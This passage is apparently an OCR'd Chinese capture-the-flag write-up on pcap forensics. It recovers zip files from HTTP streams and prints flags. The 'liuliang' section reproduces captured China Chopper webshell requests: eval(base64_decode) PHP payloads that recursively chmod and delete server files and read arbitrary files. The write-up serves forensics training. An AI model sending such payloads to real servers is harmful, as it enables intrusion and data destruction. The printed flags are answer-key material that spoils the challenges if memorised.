
接下来要把菜刀头还有尾部分都去掉








最终得到flag




key{8769fe393f2b998fa6a11afe2bfcd65e}


2、test

打开题目后首先先排序，看看http流都有哪些







追踪http数据看看tcp流都有什么




发现有一个压缩包，直接看这个数据分组字节流





然后把头和尾去掉后在压缩




最终获得flag

ISG{China_Ch0pper_Is_A_Slick_Little_Webshe11}

五、liuliang

打开题目后发现如下



看下http流，追踪tcp流

Wireshark · 追踪 TCP 流 (tcp.stream eq 9) · liuliang.pcap

```
POST /test.php HTTP/1.1
X-Forwarded-For: 199.1.88.29
Referer: http://192.168.80.132
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows; Windows NT 5.1; en-US) Firefox/3.5.0
Host: 192.168.80.132
Content-Length: 775
Cache-Control: no-cache

1=@eval(base64_decode($_POST[z0]));&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfd
GltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%2BfCIpOztmdW5jdGlvbiB
kZigkcCl7JG09QGRpcigkcCk7d2hpbGUoQCRmPSRtLT5yZWFkKCkpeyRwZj0kcC4iLyIuJGY7aWYoKGlzX2Rpcig
kcGYpKSYmKCRmIT0iLiIpJiYoJGYhPSIuLiIpKXtAY2htb2QoJHBmLDA3NzcpO2RmKCRwZik7fWlmKGlzX2ZpbGU
oJHBmKSl7QGNobW9kKCRwZiwwNzc3KTtAdW5saW5rKCRwZik7fX0kbS0%2BY2xvc2UoKTtAY2htb2QoJHAsMDc3N
yk7cmV0dXJuIEBybWRpcigkcCk7fSRGPWldF9tYWdpY19xdW90ZXNfZ3BjKCk%2Fc3RyaXBzbGFzaGVzKCRfUE9
TVFsiejEiXSk6JF9QT1NUWyJ6MSJdO2lmKGlzX2RpcigkRikpZWNobyhkZigkRikpO2Vsc2V7ZWNobyhmaWxlX2V
4aXN0cygkRik%2FQHVubGluaygkRik%2FIjEiOiIwIjoiMCIpO307ZWNobygifDwtIik7ZGllKCk7&z1=C%3A%5C
%5Cwamp%5C%5Cwww%5C%5CAE0ADDF2C93DFC328E8726BDC81BDFCD%5C%5Chavafun.zipHTTP/1.1 200 OK
Date: Mon, 09 Apr 2018 16:58:19 GMT
Server: Apache/2.2.21 (Win32) PHP/5.3.10
```

分组 396。4 客户端 分组，2 服务器 分组，3 turn(s). 点击选择。

整个对话（2875 bytes） Show data as ASCII 流 9

查找： 查找下一个(N)

滤掉此流 打印 另存为… 返回 Close Help

Wireshark · 追踪 TCP 流 (tcp.stream eq 11) · liuliang.pcap

```
POST /test.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Referer: http://192.168.80.132
User-Agent: Mozilla/5.0 (Windows; Windows NT 5.1; en-US) Firefox/3.5.0
Host: 192.168.80.132
Content-Length: 491
Cache-Control: no-cache

1=@eval(base64_decode($_POST[z0]));&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfd
GltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%2BfCIpOzskRj1nZXRfbWF
naWNfcXVvdGVzX2dwYygpP3N0cmlwc2xhc2hlcygkX1BPU1RbInoxIl0pOiRfUE9TVFsiejEiXTskZnA9QGZvcGV
uKCRGLCJyIik7aWYoQGZnZXRjKCRmcCkpe0BmY2xvc2UoJGZwKTtAcmVhZGZpbGUoJEYpO31lbHNle2VjaG8oIkV
SUk9SOi8vIENhbiBOb3QgUmVhZCIpO307ZWNobygifDwtIik7ZGllKCk7&z1=C%3A%5C%5Cwamp%5C%5Cwww%5C%
5CAE0ADDF2C93DFC328E8726BDC81BDFCD%5C%5Chavafun.zipHTTP/1.1 200 OK
Date: Mon, 09 Apr 2018 17:01:17 GMT
Server: Apache/2.2.21 (Win32) PHP/5.3.10
X-Powered-By: PHP/5.3.10
Transfer-Encoding: chunked
Content-Type: text/html
```


分组 535。1 客户端 分组，8 服务器 分组，1 turn(s). 点击选择。

整个对话（12kB） Show data as ASCII 流 11


查找： 查找下一个(N)

滤掉此流 打印 另存为… 返回 Close Help


看到了有两个压缩包，第一个没有什么大的作用，看看第二个

